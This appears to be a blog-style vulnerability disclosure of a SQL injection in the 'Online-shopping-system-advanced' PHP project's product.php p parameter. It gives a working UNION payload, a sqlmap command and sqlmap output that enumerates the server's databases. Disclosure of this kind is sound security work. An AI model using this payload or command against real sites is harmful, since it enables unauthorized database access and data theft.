GrimTheRipper Follow
Sep 29 · 2 min read · Listen

Save

Online-shopping-system-advanced — SQL Injection at product.php

Vulnerability Explanation:

Online-shopping-system-advanced was discovered to contain a SQL injection vulnerability via the p parameter at /shopping/product.php

Affected Component:

http://[ip]/shopping/product.php?p=72

Payload:

```
Parameter: p (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: p=72 UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x716b6a6271,0x61644f4c796848674f74444476795064457842697a416649624d78546f4152624f78644a77446867,0x7170707071),NULL,NULL,NULL,NUL
L-- -
```


Tested on:

1. Online-shopping-system-advanced


https://github.com/PuneethReddyHC/online-shopping-system-advanced

Steps to attack:

1. Go to the mainpage and click on head-phone product.




4. We'll found /shopping/product.php?p=72




5.Using sqlmap with our URL by the following the command below:

```
sqlmap -u "http://[IP]/shopping/product.php?p=72" --batch --threads 10 --technique U --dbs
```



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "[redacted]/shopping/product.php?p=72" --batch --threads 10 --t
echnique U --dbs

                              {1.6.4#stable}

                              https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
 is illegal. It is the end user's responsibility to obey all applicable local, state and
 federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 05:29:47 /2022-09-28/

[05:29:47] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=s03o6rpts
2m...lki7jhrplt'). Do you want to use those [Y/n] Y
[05:29:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:29:49] [INFO] heuristic (basic) test shows that GET parameter 'p' might be injectabl
e (possible DBMS: 'MySQL')
[05:29:49] [INFO] testing for SQL injection on GET parameter 'p'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific f
or other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
 level (1) and risk (1) values? [Y/n] Y
it is recommended to perform only basic UNION tests if there is not at least one other (
potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[05:29:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[05:29:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time
 needed to find the right number of query columns. Automatically extending the range for
 current UNION query injection technique test
[05:29:51] [INFO] target URL appears to have 8 columns in query
[05:29:52] [INFO] GET parameter 'p' is 'Generic UNION query (NULL) - 1 to 10 columns' in
jectable
[05:29:52] [INFO] checking if the injection point on GET parameter 'p' is a false positi
ve
GET parameter 'p' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
N
sqlmap identified the following injection point(s) with a total of 18 HTTP(s) requests:
---
```

6. We discovered SQL injection vulnerability via the p parameter



```
    Payload: p=72 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6a6271,0x61644f4c79684867
4f74444476795064457842697a416649624d78546f4152624f78644a77446867,0x7170707071),NULL,NULL
,NULL,NULL-- -
---
[05:37:05] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.29, PHP, Apache 2.4.53
back-end DBMS: MySQL 5 (MariaDB fork)
[05:37:05] [INFO] fetching database names
[05:37:05] [WARNING] reflective value(s) found and filtering out
available databases [12]:
[*] backdrop
[*] catalog
[*] information_schema
[*] klik_database
[*] mysql
[*] onlineshop
[*] ossn
[*] performance_schema
[*] phpmyadmin
[*] piwigo
[*] sa
[*] test
```

Discoverer:
Grim The Ripper Team by SOSECURE Thailand

Reference:
https://github.com/PuneethReddyHC/online-shopping-system-advanced